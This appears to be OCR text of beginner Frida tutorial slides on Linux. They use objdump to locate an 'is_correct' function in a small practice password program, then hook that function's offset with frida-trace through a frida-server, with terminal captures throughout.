^C(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.

FRIDA Linux (iv)

- With frida.
- First, “objdump” find function address:

```
$ objdump -d simple2 | less
```

```
0000000000011a9 <is_correct>:
    11a9:       f3 0f 1e fa             endbr64
    11ad:       55                      push   %rbp
    11ae:       48 89 e5                mov    %rsp,%rbp
```


1/1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
1175: 00
1176: 48 89 e5 mov %rsp,%rbp
1179: 74 0c je 1187 <__do_global_dtors_aux+0x27>
117b: 48 8b 3d 86 2e 00 00 mov 0x2e86(%rip),%rdi # 4008 <__dso_handle>
1182: e8 e9 fe ff ff call 1070 <__cxa_finalize@plt>
1187: e8 64 ff ff ff call 10f0 <deregister_tm_clones>
118c: c6 05 89 2e 00 00 01 movb $0x1,0x2e89(%rip) # 401c <completed.0>
1193: 5d pop %rbp
1194: c3 ret
1195: 0f 1f 00 nopl (%rax)
1198: c3 ret
1199: 0f 1f 80 00 00 00 00 nopl 0x0(%rax)
0000000000011a0 <frame_dummy>:
11a0: f3 0f 1e fa endbr64
11a4: e9 77 ff ff ff jmp 1120 <register_tm_clones>
0000000000011a9 <is_correct>:
11a9: f3 0f 1e fa endbr64
11ad: 55 push %rbp
11ae: 48 89 e5 mov %rsp,%rbp
11b1: 89 f8 mov %edi,%eax
:

FRIDA Linux (v)

- The easiest way to play with frida is with **`frida-trace`**.
- You can hook directly known and named syscalls (strcmp, strcpy…) or hook an offset referred to a base address (module, the name of the program…).

```
$ frida-trace
-H 127.0.0.1:54321
-a simple2\!0x11a9 simple2
```

FRIDA Linux (vi)

- A remote frida-server here (local without “-H”: `frida-trace -a simple2\!0x11a9 simple2`):


```
$ frida-trace
-H 127.0.0.1:54321
-a simple2\!0x11a9
simple2
```


```
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
```

FRIDA Linux (vii)

- “-a” to attach to “base” —module name. The program name is a module name too (`simple2`)— and offset:

```
$ frida-trace
-H 127.0.0.1:54321
-a simple2\!0x11a9
simple2
```





1 / 1
Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2
Instrumenting...
sub_11a9: Auto-generated handler at "/home/patowc/frd/beginningfrida/simple/2/__handlers__/simple2/sub_11a9.js"
Started tracing 1 function. Press Ctrl+C to stop.
3: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
2: patowc@karnak: ~/frd/beginningfrida/simple/2
Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)
Press keys to test the password: exit with Q.

FRIDA Linux (viii)

- If first time attaching to the process the directory "__handlers__" will be created ***automagically***, adding subdirectories for module names (for example, libcso… or the program name) and the syscall name or method we are intercepting. Look our example:

…__handlers__/**simple2**/**sub_11a9.js** ← function offset


↑ base/module name

